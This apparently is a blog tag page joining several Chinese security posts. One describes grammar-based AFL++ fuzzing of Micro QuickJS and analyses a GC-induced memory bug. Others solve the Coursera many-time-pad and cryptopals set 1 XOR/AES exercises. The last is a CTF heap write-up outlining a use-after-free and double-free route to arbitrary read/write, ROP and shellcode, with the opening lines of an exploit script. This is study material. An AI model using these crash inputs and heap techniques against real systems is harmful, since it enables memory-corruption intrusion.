包含关键字 VM 的文章

0. 起因

2025.12.23 传奇程序员 Bellard(Qemu、ffmpeg、QuickJS、TCC... 原作者)发布了他的新作品 Micro QuickJS(mqjs),这是一个用于嵌入式系统上的 JS 引擎。既然是用纯 C 语言实现的,应该会有一些内存损坏漏洞吧。

1. 准备 fuzzer

组件

我决定用 AFL++ 来运行模糊测试。AFL++ 直接使用的话,构造的是逐字节的随机输入,其中大多数都是无意义的乱码(即使配合 cmplog 等)。对于特定语言解释器来说,我们希望构造的输入能够真正被执行。编译原理告诉我们,从人类可读字符串到机器可执行的字节码或机器码需要经历至少三个阶段:词法分析、语法分析、语义分析。完全随机的输入无疑连词法分析都很难通过,更别说语法分析语义分析了。如果构造的输入根本没法运行,那我们就无法触及有关 VM 和 GC(垃圾回收释放内存)相关的更有价值的漏洞。

西电网信院在大二有一门选修课就是编译原理,最后的大作业是 C 语言标准库手搓自定义绘图语言编译器,十分带劲。不过据说从 24 级开始这门课🈚️了。

我感觉从 LLVM pass 上手会更有实用价值一些。

而如果配合 Grammar-Mutator,我们就可以实现语法级的 fuzzing。我们只需要提供这个语言的语法的生成式,自动编译成自定义 mutator。AFL 运行时就会调用它来将先前的 seed 转变为 AST,再随机选择 AST 中的节点,根据生成式变异为另一个节点或子树,最后再根据 AST 生成代码作为新的 seed。(具体可以看这篇文章

当然,编译时 Address Sanitizer 也必不可少(-fsanitize=address)。我试过再加上 UB Sanitizer,但是随便一运行就爆了,难道到处都是 UB?

问题修复

一开始运行 Grammar-Mutator 有时会报错 _pick_non_term_node returns NULL 然后直接退出。不知道为什么它在极罕见情况下会找不到某个非终结符能够用来变异的生成式。

遇到这种情况就不变异吧,直接把整个 AFL 停了真的好吗,,修改代码如下即可:

diff --git a/src/tree_mutation.c b/src/tree_mutation.c
index 68e91f9..62da2ed 100644
--- a/src/tree_mutation.c
+++ b/src/tree_mutation.c
@@ -39,8 +39,10 @@ tree_t *random_mutation(tree_t *tree) {
   if (unlikely(node == NULL)) {
 
     // By design, _pick_non_term_node should not return NULL
-    perror("_pick_non_term_node returns NULL");
-    exit(EXIT_FAILURE);
+    // perror("_pick_non_term_node returns NULL");
+    // exit(EXIT_FAILURE);
+
+    return mutated_tree;
 
   }
 
@@ -203,9 +205,10 @@ tree_t *splicing_mutation(tree_t *tree) {
   if (unlikely(node == NULL)) {
 
     // By design, _pick_non_term_node should not return NULL
-    perror("_pick_non_term_node returns NULL");
-    exit(EXIT_FAILURE);
+    // perror("_pick_non_term_node returns NULL");
+    // exit(EXIT_FAILURE);
 
+    return mutated_tree;
   }
 
   node_t *parent = node->parent;

执行

编写 fuzzing harness 用于 persistent mode,同时按照 Grammar-Mutator 的官方文档编译好 mutator library,自动生成初始种子。我们在 aflplusplus/aflplusplus docker container 里用以下参数运行 AFL:

while true; do AFL_DISABLE_TRIM=1 AFL_CUSTOM_MUTATOR_LIBRARY=./libgrammarmutator-javascript.so AFL_USE_ASAN=1 afl-fuzz -i seeds/ -o out/ -b 2 -a text -G 1024 -t 200 -S asan -- ./mjs_harness_asan; sleep 1; done

运行过程中我总结了一些经验:

  • 我选择关闭 ptrim,因为对于语法级 fuzzing,trim 反而会丢失复杂的结构,使之后的变异难以发现新的分支。
  • 加上超时是对的,但是不能太低,跑得慢的 seed 反而更有价值(复杂的 GC 行为)。
  • Grammar-Mutator 根据 AST 进行变异像是一个无限深度递归,所以 cycles 几乎不会增长,这是正常的。

2. Fuzzing 结果


大约 11 小时后,第一批 crashes 出现了:
a0decb4d5ac7fed0f095f124b7c2f22e.png

id 000000 内容大概是:

var a = [];
var b = [];
var c = [];
var d = [];
(Infinity**((((a+(((((((((((((((((((((new Float64Array(0,0/0,0,{g: false})))))))))))))))))))))==(~0)))))));
function Float64Array(console, EvalError,Int16Array,Reflect,NaN){
new Float64Array(false,TypeError[[[((((((((((((((((((((((((((((((((((((((((((((((((((((d.concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat([b],{f: []}).concat((((--b) >>> -0)),(((--b) >>> -0)),(((--b) >>> 
// 暂不完整公开 ...

可以看到其中有明显的无限递归,另外还有大量的 concat,这无疑同时给堆和栈带来了巨大的内存分配压力,也就很可能出现 GC 相关的漏洞。

对此,Address Sanitizer 的评价是:

=================================================================
==1599335==ERROR: AddressSanitizer: negative-size-param: (size=-2112)
    #0 0x55f81ffe8449 in __asan_memmove (/home/rik/Desktop/crashes/mjs_harness_asan+0x17e449) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4)
    #1 0x55f8200c1be2 in JS_MakeUniqueString /home/rik/Desktop/fuzzing/mjs-fuzzing/mquickjs/mquickjs.c:2032:5
    #2 0x55f8200aab94 in JS_ToPropertyKey /home/rik/Desktop/fuzzing/mjs-fuzzing/mquickjs/mquickjs.c:4193:16
    #3 0x55f8200aab94 in JS_Call /home/rik/Desktop/fuzzing/mjs-fuzzing/mquickjs/mquickjs.c:6009:28
    #4 0x55f82011a802 in JS_Run /home/rik/Desktop/fuzzing/mjs-fuzzing/mquickjs/mquickjs.c:11799:11
    #5 0x55f82003e19b in LLVMFuzzerTestOneInput /home/rik/Desktop/fuzzing/mjs-fuzzing/mquickjs/fuzz_harness.c:140:15
    #6 0x55f820038c59 in ExecuteFilesOnyByOne (/home/rik/Desktop/crashes/mjs_harness_asan+0x1cec59) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4)
    #7 0x55f820038a38 in LLVMFuzzerRunDriver (/home/rik/Desktop/crashes/mjs_harness_asan+0x1cea38) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4)
    #8 0x55f8200385c6 in main (/home/rik/Desktop/crashes/mjs_harness_asan+0x1ce5c6) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4)
    #9 0x7f24f4027634 in __libc_start_call_main /usr/src/debug/glibc/glibc/csu/../sysdeps/nptl/libc_start_call_main.h:58:16
    #10 0x7f24f40276e8 in __libc_start_main /usr/src/debug/glibc/glibc/csu/../csu/libc-start.c:360:3
    #11 0x55f81feef3e4 in _start (/home/rik/Desktop/crashes/mjs_harness_asan+0x853e4) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4)

0x7f24f0c4f8b8 is located 327864 bytes inside of 4194304-byte region [0x7f24f0bff800,0x7f24f0fff800)
allocated by thread T0 here:
    #0 0x55f81ffeb905 in malloc (/home/rik/Desktop/crashes/mjs_harness_asan+0x181905) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4)
    #1 0x55f82003cee9 in LLVMFuzzerTestOneInput /home/rik/Desktop/fuzzing/mjs-fuzzing/mquickjs/fuzz_harness.c:112:21
    #2 0x55f820038c59 in ExecuteFilesOnyByOne (/home/rik/Desktop/crashes/mjs_harness_asan+0x1cec59) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4)

SUMMARY: AddressSanitizer: negative-size-param (/home/rik/Desktop/crashes/mjs_harness_asan+0x17e449) (BuildId: 44bae498641fcf1516b886c154ce5bcf4f3fdee4) in __asan_memmove
==1599335==

负数 size?

过了一会,又出现了七百多个崩溃,我想是时候开始分析了。

3. 分析 crashes

Micro QuickJS 的 GC 过程如下:

先将整个堆扫描一遍来标记需要释放的对象(JS_MTAG_FREE),

/* 'size' is in bytes and must be multiple of JSW and > 0 */
static void set_free_block(void *ptr, uint32_t size)
{
    JSFreeBlock *p;
    p = (JSFreeBlock *)ptr;
    p->mtag = JS_MTAG_FREE;
    p->gc_mark = 0;
    p->size = (size - sizeof(JSFreeBlock)) / sizeof(JSWord);
}

然后在 JS_GC2 中使用 Jonkers 算法来释放内存(gc_compact_heap)。具体来说,就是把所有不是 JS_MTAG_FREE 标记的对象都向低地址移,填补所有 JS_MTAG_FREE 对象带来的空洞。

    /* pass 2: update the threaded pointers and move the block to its
       final position */
    new_ptr = ctx->heap_base;
    ptr = ctx->heap_base;
    while (ptr < ctx->heap_free) {
        gc_update_threaded_pointers(ctx, ptr, new_ptr);
        size = get_mblock_size(ptr);
        if (js_get_mtag(ptr) != JS_MTAG_FREE) {
            if (new_ptr != ptr) {
                memmove(new_ptr, ptr, size);
            }
            new_ptr += size;
        }
        ptr += size;
    }
    ctx->heap_free = new_ptr;

一个很关键的问题是,这样的 GC 有可能会移动对象的位置,所以 GC 的下一步是修改引用方的指针到移动后的位置。不在 JS VM 栈中的对象指针(例如在裸 C 数组里的 JS 对象指针)就无法被追踪到,它们就会立刻沦为垂悬指针。所以在编写 mqjs 期间需要时刻注意哪些函数可能触发 GC,并将临时变量推入 JS VM 栈中。

这几百个崩溃几乎都是因为没有注意到可能 GC 的函数导致的。例如 2 中提到的崩溃,

static JSValue JS_MakeUniqueString(JSContext *ctx, JSValue val) {
    // ...
    
    arr = JS_VALUE_TO_PTR( ctx->unique_strings);
    val1 = find_atom(ctx, &a, arr, ctx->unique_strings_len, val); 
    if (!JS_IsNull(val1))
        return val1;
    
    JS_PUSH_VALUE(ctx, val);
    is_numeric = js_is_numeric_string(ctx, val);
    JS_POP_VALUE(ctx, val);
    if (is_numeric < 0)
        return JS_EXCEPTION;
    
    /* not found: add it in the table */
    JS_PUSH_VALUE(ctx, val);
    new_tab = js_resize_value_array(ctx, ctx->unique_strings,
                                 ctx->unique_strings_len + 1);
    JS_POP_VALUE(ctx, val);
    if (JS_IsException(new_tab))
        return JS_EXCEPTION;
    ctx->unique_strings = new_tab;
    arr = JS_VALUE_TO_PTR( ctx->unique_strings);
    memmove(&arr->arr[a + 1], &arr->arr[a],
            sizeof(arr->arr[0]) * (ctx->unique_strings_len - a));
    
    // ...
}

可以看到 JS_MakeUniqueString 首先从 ctx->unique_strings 中搜索(find_atom)相同字符串的索引(a)。这是一种常见的优化,在创建任何字符串前都在一个字符串表里检查有没有重复字符串,如果有就直接使用它如果没有再分配新空间并插入表中,避免重复浪费内存。但是由于 ctx->unique_strings_lenfind_atommemmove 之间减小了(被 GC 清理了一部分),所以 ctx->unique_strings_len - a 变成了负数!(a 应该永远小于 ctx->unique_strings_len。)其中 js_is_numeric_stringjs_resize_value_array 都有可能触发 GC(主要是 js_is_numeric_string)。

按照以上思路,我们还能找到其他 GC UAF 漏洞,甚至可利用的漏洞。事实上,我们可以修改 mqjs 源码,使其在每次申请内存前都执行一次 GC,这样能更高效地挖掘出类似的漏洞,无需等待 AFL 随机出有 GC 压力的 seed。(这应该是一个通用的技巧)

4. 利用

...

5. 修复

对于 2 中提到的崩溃,比较简单的修复方案就是在 memmove 前再执行一次 find_atom 定位插入位置。另外 js_is_numeric_string 也不应该需要 O(n) 空间复杂度。

...

题目一

地址:https://www.coursera.org/learn/crypto/assignment-submission/KZ9js/week-1-programming-assignment-optional/attempt

​ 题目使用同一个流密码密钥加密得到 10 个密文,加密方式是逐字节异或,目标是通过这 10 个密文得到密钥以解出第 11 个密文。

​ 已知消息 M、密钥 K,异或加密的过程是

$$ C=M\oplus K $$

得到密文 C。异或是自反的运算,所以解密与加密过程相同

$$ M=C\oplus K $$

​ 对于同一个密钥 K 加密的两个密文 C_1、C_2,如果将两者异或可以得到

$$ B=C_1\oplus C_2=M_1\oplus K\oplus M_2\oplus K=M_1\oplus M_2 $$

字节流B是两消息逐字节异或结果。

​ 我们首先导入这些密文和加密方法

msg_1 = bytes.fromhex('315c4eeaa8b5f8aaf9174145bf43e1784b8fa00dc71d885a804e5ee9fa40b16349c146fb778cdf2d3aff021dfff5b403b510d0d0455468aeb98622b137dae857553ccd8883a7bc37520e06e515d22c954eba5025b8cc57ee59418ce7dc6bc41556bdb36bbca3e8774301fbcaa3b83b220809560987815f65286764703de0f3d524400a19b159610b11ef3e')
msg_2 = bytes.fromhex('234c02ecbbfbafa3ed18510abd11fa724fcda2018a1a8342cf064bbde548b12b07df44ba7191d9606ef4081ffde5ad46a5069d9f7f543bedb9c861bf29c7e205132eda9382b0bc2c5c4b45f919cf3a9f1cb74151f6d551f4480c82b2cb24cc5b028aa76eb7b4ab24171ab3cdadb8356f')
msg_3 = bytes.fromhex('32510ba9a7b2bba9b8005d43a304b5714cc0bb0c8a34884dd91304b8ad40b62b07df44ba6e9d8a2368e51d04e0e7b207b70b9b8261112bacb6c866a232dfe257527dc29398f5f3251a0d47e503c66e935de81230b59b7afb5f41afa8d661cb')
msg_4 = bytes.fromhex('32510ba9aab2a8a4fd06414fb517b5605cc0aa0dc91a8908c2064ba8ad5ea06a029056f47a8ad3306ef5021eafe1ac01a81197847a5c68a1b78769a37bc8f4575432c198ccb4ef63590256e305cd3a9544ee4160ead45aef520489e7da7d835402bca670bda8eb775200b8dabbba246b130f040d8ec6447e2c767f3d30ed81ea2e4c1404e1315a1010e7229be6636aaa')
msg_5 = bytes.fromhex('3f561ba9adb4b6ebec54424ba317b564418fac0dd35f8c08d31a1fe9e24fe56808c213f17c81d9607cee021dafe1e001b21ade877a5e68bea88d61b93ac5ee0d562e8e9582f5ef375f0a4ae20ed86e935de81230b59b73fb4302cd95d770c65b40aaa065f2a5e33a5a0bb5dcaba43722130f042f8ec85b7c2070')
msg_6 = bytes.fromhex('32510bfbacfbb9befd54415da243e1695ecabd58c519cd4bd2061bbde24eb76a19d84aba34d8de287be84d07e7e9a30ee714979c7e1123a8bd9822a33ecaf512472e8e8f8db3f9635c1949e640c621854eba0d79eccf52ff111284b4cc61d11902aebc66f2b2e436434eacc0aba938220b084800c2ca4e693522643573b2c4ce35050b0cf774201f0fe52ac9f26d71b6cf61a711cc229f77ace7aa88a2f19983122b11be87a59c355d25f8e4')
msg_7 = bytes.fromhex('32510bfbacfbb9befd54415da243e1695ecabd58c519cd4bd90f1fa6ea5ba47b01c909ba7696cf606ef40c04afe1ac0aa8148dd066592ded9f8774b529c7ea125d298e8883f5e9305f4b44f915cb2bd05af51373fd9b4af511039fa2d96f83414aaaf261bda2e97b170fb5cce2a53e675c154c0d9681596934777e2275b381ce2e40582afe67650b13e72287ff2270abcf73bb028932836fbdecfecee0a3b894473c1bbeb6b4913a536ce4f9b13f1efff71ea313c8661dd9a4ce')
msg_8 = bytes.fromhex('315c4eeaa8b5f8bffd11155ea506b56041c6a00c8a08854dd21a4bbde54ce56801d943ba708b8a3574f40c00fff9e00fa1439fd0654327a3bfc860b92f89ee04132ecb9298f5fd2d5e4b45e40ecc3b9d59e9417df7c95bba410e9aa2ca24c5474da2f276baa3ac325918b2daada43d6712150441c2e04f6565517f317da9d3')
msg_9 = bytes.fromhex('271946f9bbb2aeadec111841a81abc300ecaa01bd8069d5cc91005e9fe4aad6e04d513e96d99de2569bc5e50eeeca709b50a8a987f4264edb6896fb537d0a716132ddc938fb0f836480e06ed0fcd6e9759f40462f9cf57f4564186a2c1778f1543efa270bda5e933421cbe88a4a52222190f471e9bd15f652b653b7071aec59a2705081ffe72651d08f822c9ed6d76e48b63ab15d0208573a7eef027')
msg_10 = bytes.fromhex('466d06ece998b7a2fb1d464fed2ced7641ddaa3cc31c9941cf110abbf409ed39598005b3399ccfafb61d0315fca0a314be138a9f32503bedac8067f03adbf3575c3b8edc9ba7f537530541ab0f9f3cd04ff50d66f1d559ba520e89a2cb2a83')

msg_target = bytes.fromhex('32510ba9babebbbefd001547a810e67149caee11d945cd7fc81a05e9f85aac650e9052ba6a8cd8257bf14d13e6f0a803b54fde9e77472dbff89d71b57bddef121336cb85ccb8f3315f4b52e301d16e9f52f904')

msgs = [msg_1, msg_2, msg_3, msg_4, msg_5, msg_6, msg_7, msg_8, msg_9, msg_10]

def bytesxor(a, b):
    if len(a) > len(b):
       return bytes([x ^ y for (x, y) in zip(a[:len(b)], b)])
    else:
       return bytes([x ^ y for (x, y) in zip(a, b[:len(a)])])

根据前文理论,我们先尝试异或 msg_1msg_2,结果是

b'\x12\x10L\x06\x13NW\t\x14\x0f\x10O\x02R\x1b\n\x04B\x02\x0cM\x07\x0b\x18OH\x15T\x1f\x08\x00HN\x1e\x02A\x06\x1d\x06MT\x0b\n\x02\x02\x10\x19E\x10\x16MO:\x00SC\x00NC\x0e\x1e\x1d\nRF\x12\x17\x1b\x01\x17\x00\x1b\x0eEC\x1c\x0c\x1d\x16\nR\r\x11tN\x19\x06\x1a\x11M\x0eU\x17O\x08NT7\x14\x05\x0b\x17CST\x1bH\x07\x0e\x00\x0eM'

我们不使用十六进制格式输出,是因为需要观察其中有一些大写或小写英文字母。根据题目,明文是 ASCII 英语句子,其中大部分符号都是大小写英文字母和空格。我们需要知道一个特殊的规律

$$ ASCII(大/小写字母)\oplus ASCII(空格)=ASCII(小/大写字母) $$

英文字母的 ASCII 值与空格的 ASCII 值异或得到的 ASCII 值相当于切换原字母的大小写

根据以上规律,我们十个中的一个密文 C,与其余九个密文逐字节异或,得到九个字节流 B_i,观察其中相同索引 j(位置)的字节 b_k,如果这九个字节几乎都是英文字母,那么我们选取的密文 C 的索引 j 处的字节 C[j] 的明文就大概是空格。此时我们有

$$ C[j]\oplus ASCII(空格)=K[j] $$

从而有可能还原出一个字节的密钥。如果密文足够多足够长,重复上述过程可以还原完整的密钥。

key = [0] * len(msg_7) # `msg_7` is the longest ciphertext.

def isalpha(b):
    return (ord('a') <= b <= ord('z')) or (ord('A') <= b <= ord('Z'))

for i, msg_i in enumerate(msgs):
    may_not_space = [0] * len(msg_i) # Count cases when b_k is not alphabetic.
    for j, msg_j in enumerate(msgs):
        if i != j:
            xored = bytesxor(msg_i, msg_j)
            for k, xb in enumerate(xored):
                if (not isalpha(xb)) and xb != 0:
                    may_not_space[k] += 1
    
    for j, may_not in enumerate(may_not_space):
        if may_not <= 2: # If almost all b_k are alphabetic
            key_byte = msg_i[j] ^ ord(' ')
            if key[j] == 0:
                key[j] = key_byte
                continue
            
            if key[j] != key_byte: # Detect contradiction. Do more checks.
                reliable = True
                for m in msgs:
                    if j >= len(m):
                        continue
                    byte = m[j] ^ key_byte
                    if not isalpha(byte) and byte != ord(' '):
                        reliable = False
                        break
                if reliable:
                    key[j] = key_byte

print(f'Recovered key: {key}')
print(f'Target message: {bytesxor(bytes(key), msg_target)}')
# for msg in msgs:
#     print(bytesxor(msg, bytes(key)))

# Target message: b'The secuet message\xeeis: Wh\x1an using a ~tream cipher,.never\xf8use the key more than once'

题目二

地址:https://www.cryptopals.com/sets/1

1. Convert hex to base64

from base64 import b64encode

print(b64encode(bytes.fromhex('49276d206b696c6c696e6720796f757220627261696e206c696b65206120706f69736f6e6f7573206d757368726f6f6d')).decode())

2. Fixed XOR

def bytesxor(a, b):
    if len(a) > len(b):
       return bytes([x ^ y for (x, y) in zip(a[:len(b)], b)])
    else:
       return bytes([x ^ y for (x, y) in zip(a, b[:len(a)])])

print(bytesxor(bytes.fromhex('1c0111001f010100061a024b53535009181c'), bytes.fromhex('686974207468652062756c6c277320657965')).hex())

3. Single-byte XOR cipher

突发奇想,这里我用《动物森友会》给信件评分的算法来判断哪个结果最正确。(还真没毛病

def get_score(message: str) -> int:
    """*Animal Crossing* message scoring algorithm."""
    t = set("abl abo abr abs acc ach acr act add adm adv aer aff afr aft aga age ago ahe air ali all alm alo alr als alt alw am  ame amo and ang ani ano ans any apa app apr are arg arm arr art asi ask asl ate atm att aud aug aut ave avo awa cak cal cam can cap car cas cat cau cen cer cha che chi cho chi chu cir cit cla cle cli clo coa cof coi col com con coo cop cor cos cou cov cow cre cri cro cry cup cur cus cut bab bac bad bag bal ban bas bat be  bea bec bed bee bef beg beh bel bes bet bey bic big bik bil bir bit bla ble blo blu boa bod bon boo bor bot bou box boy bra bre bri bro bui bur bus but buy by  eac ear eas eat edu eff egg eig eit ele els emp end ene eng enj eno ent equ err esp eur eve exa exc exe exp eye dad dai dam dan dar dat dau day dea dec dee def deg del dem den dep des det dev dic did die dif dig din dir dis div do  doc doe dog dol don doo dou dow doz dra dre dri dro dru dry due dur dus dut gai gam gar gas gat gav gen ger get gir giv gla go  god goi gon goo got gov gra gre gro gua gue gui gun fac fai fal fam far fas fat fea feb fed fee fel few fie fif fig fil fin fir fis fiv fix fla fle fli flo fly fol foo for fou fra fre fri fro fru ful fun fut i   ice ide if  ima imm imp in  inc ind inf ins int inv iro is  isl it  its hab had hai hal han hap har has hat hav he  hea hei hel her hi  hid hig hil him hir his hit hol hom hon hop hor hos hot hou how hum hun hur hus kee kep key kic kil kin kit kne kni kno kab kad kai kak kan kar kas kat kau kaw kay kaz kea ked kef keg ken kes ket kev kib kie kif kig kik kim kin kis kit kiv koc kon koo kos kot kou kov kow kun kyi kac kad kag kai kaj kak kan kap kar kat kay ke  kea ked kee kem ken kes ket kid kig kil kin kis kod kom kon koo kor kos kot kou kov kuc kum kus ky  kys kam kar kat kea kec kee kei kev kew kex kic kig kin ko  kob koi kon koo kor kos kot kov kow kum kbj k'c kct kf  kff kft kh  kil kka kld kn  knc kne knl kpe kpi kpp kr  kra krd kth kur kut kve kwn jan jap job joi jud jul jum jun jus qua que qui pac pag pai pap par pas pat pay pea pen peo per pho pic pie pin pip pla ple poc poi pol poo pop pos pot pou pow pra pre pri pro pub pul pup pur pus put sad saf sai sal sam san sat sav saw say sce sch sci sco sea sec see sel sen sep ser set sev sex sha she shi sho shu sic sid sig sil sim sin sis sit six siz ski sky sle sli slo sma sme smi smo sno so  soa soc sof soi sol som son soo sor sou spa spe spi spo spr squ sta ste sti sto str stu sty sub suc sud suf sug sum sun sup sur swa swe swi swu sys rac rad rai ran rap rat rea rec red ref reg rel rem rep req res ret ric rid rig rin ris riv roa roc rod rol roo ros rou row rul run rus una unc und uni unl unt up  upo us  use usu tab tak tal tas tau tax tea tee tel tem ten ter tes tha the thi tho thr thu tic tie til tim tir tit to  tod tog tol tom ton too top tor tot tou tow tra tre tri tro tru try tue tur tv  twe twi two tyi typ val var veg ver vie vil vis voi vol vot vai vak val van var vas vat vav vay ve  vea ved vee vei vel ven ver ves vet vha vhe vhi vho vhy vid vif vil vin vir vis vit viv vok vom von voo vor vou vri vro vma yar yea yel yen yes yet you zer".split())
    s = 0
    if message and message[-1] in '.?!':
        s += 20
    for i, c in enumerate(message):
        if c in '.?!':
            for j in range(i+1, min(i+4, len(message))):
                if message[j].isupper():
                    s += 10
                    break
                elif message[j].isalpha():
                    s -= 10
                    break
    s += sum(3 for w in message.split() if len(cw :=
             ''.join(c for c in w if c.isalpha()).lower()) >= 3 and cw[:3] in t)
    for c in message:
        if not c.isspace():
            s += 20 if c.isupper() else -10
            break
    for i in range(len(message)-2):
        if message[i].isalpha() and message[i] == message[i+1] == message[i+2]:
            s -= 50
            break
    sp, nsp = message.count(' '), len(message) - message.count(' ')
    s += -20 if nsp == 0 or (sp * 100 // nsp if nsp else 0) < 20 else 20
    if len(message) > 75:
        c = 0
        for ch in message:
            c = 0 if ch in '.?!' else c + 1
            if c == 75:
                s -= 150
                break
    s -= sum(20 for i in range(0, len(message), 32)
             if ' ' not in message[i:i+32] and len(message[i:i+32]) == 32)
    return s


cipher = bytes.fromhex(
    '1b37373331363f78151b7f2b783431333d78397828372d363c78373e783a393b3736')
results = list()
for c in range(256):
    try:
        res = bytesxor((chr(c) * len(cipher)).encode(), cipher).decode()
        results.append((res, get_score(res)))
    except UnicodeDecodeError:
        pass

best = sorted(results, key=lambda x: x[1])[-1][0]
print(best)

# Cooking MC's like a pound of bacon

4. Detect single-character XOR

with open('4.txt', 'r') as file:
    ciphers = file.readlines()

for original_cipher in ciphers:
    results = list()
    cipher = bytes.fromhex(original_cipher)
    for c in range(256):
        try:
            res = bytesxor((chr(c) * len(cipher)).encode(), cipher).decode()
            results.append((res, get_score(res)))
        except UnicodeDecodeError:
            pass
    if len(results) == 0:
        continue

    best = sorted(results, key=lambda x: x[1])[-1]
    if best[1] > 40:
        print(f'{original_cipher.strip()} -> {best[0]}')

# 7b5a4215415d544115415d5015455447414c155c46155f4058455c5b523f -> Now that the party is jumping

5. Implement repeating-key XOR

def repeating_key_xor_to_hex(msg: bytes, key: bytes) -> str:
    result_chars = []
    keylen = len(key)
    for i, b in enumerate(msg):
        result_chars.append(b ^ key[i % keylen])
    return bytes(result_chars).hex()

print(repeating_key_xor_to_hex(b"Burning 'em, if you ain't quick and nimble", b'ICE'))
print(repeating_key_xor_to_hex(b'I go crazy when I hear a cymbal', b'ICE'))

6. Break repeating-key XOR

一开始没有还原正确,检查了一下发现是 # 扰乱了解密评分。考虑到英文句子里极少有 #,所以遇到就扣 5 分。

from base64 import b64decode


def get_score(message: str):
    score = 0
    for c in message:
        if c.islower():
            score += 3
        if c.isupper():
            score += 1
        if c == ' ':
            score += 1
        if c == '#':
            score -= 5
    return score


def get_key(cipher: bytes) -> int:
    results = list()
    for c in range(256):
        try:
            res = bytesxor((chr(c) * len(cipher)).encode(), cipher).decode()
            results.append((c, get_score(res)))
        except UnicodeDecodeError:
            pass
    return sorted(results, key=lambda x: x[1])[-1][0]


def repeating_key_xor(msg: bytes, key: bytes) -> bytes:
    result_chars = []
    keylen = len(key)
    for i, b in enumerate(msg):
        result_chars.append(b ^ key[i % keylen])
    return bytes(result_chars)


def normalized_average_hd(data: bytes, unit_len: int) -> float:
    chunks = [data[i:i + unit_len] for i in range(0, len(data), unit_len)]
    num_chunks = len(chunks)
    total_hd = 0
    count = 0
    for i in range(num_chunks):
        for j in range(i + 1, num_chunks):
            if len(chunks[i]) == unit_len and len(chunks[j]) == unit_len:
                total_hd += sum((byte1 ^ byte2).bit_count()
                                for byte1, byte2 in zip(chunks[i], chunks[j]))
                count += 1
    return total_hd / (count * unit_len)


with open('6.txt', 'r') as file:
    cipher = b64decode(file.read())

results = list()
for l in range(2, 41):
    norm_hd = normalized_average_hd(cipher, l)
    results.append((l, norm_hd))
keylens = sorted(results, key=lambda x: x[1])

for k in range(1):
    keylen = keylens[k][0]
    print(f"Guessed key length: {keylen}")

    key_bytes = []
    for i in range(keylen):
        block = bytes([cipher[j * keylen + i]
                      for j in range(len(cipher) // keylen)])
        key_bytes.append(get_key(block))

    key = bytes(key_bytes)
    # print(repeating_key_xor(cipher, key).decode())
    print(f'Key: {key}')

# Guessed key length: 29
# Key: b'Terminator X: Bring the noise'

7. AES in ECB mode

import base64
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms

key = b"YELLOW SUBMARINE"
with open('7.txt', 'r') as f:
    encrypted_b64 = f.read()
encrypted_data = base64.b64decode(encrypted_b64)
cipher = Cipher(algorithms.AES(key)) # Default to ECB mode
decryptor = cipher.decryptor()
decrypted_data = decryptor.update(encrypted_data) + decryptor.finalize()

print(decrypted_data.decode())

8. Detect AES in ECB mode

print(max(open('8.txt').read().splitlines(), key=lambda x: len(c:=[x[i:i+32] for i in range(0, len(x), 32)]) - len(set(c))))

malloc

自定义堆内存管理器。

堆块结构:

| Offset | Field          | Description                        |
|---------|----------------|------------------------------------|
| +0      | in_use (1B)    | 1 = allocated, 0 = free            |
| +1..7   | padding        | for 8-byte alignment               |
| +8      | size (4B)      | total size of the chunk            |
| +12..15 | padding        | (align next pointer)               |
| +16     | next (8B)      | pointer to next free chunk         |
| +16     | user data start| returned to caller (malloc result) |

delete 时存在 UAF,且 double free 检测深度只有 13,而我们最多可以申请 16 个堆块。double free 后再多次 create 得到重叠堆块,修改 next 指针得到任意地址(目标地址 - 16)分配,从而任意地址读写。

泄露 libc、stack 基地址后任意分配到栈上写 ROP,返回至提前布置好的 shellcode。程序沙箱禁用 execve 等系统调用,考虑 orw。

Exp:

#!/usr/bin/python

from pwn import *
from ctypes import *

itob = lambda x: str(x).encode()
print_leaked = lambda name, addr: success(f'{name}: 0x{addr:x}')

context(arch='amd64', os='linux', terminal=['konsole', '-e'], log_level='info')
binary = './pwn'
# io = process(binary)
io = connect('45.40.247.139', 18565)
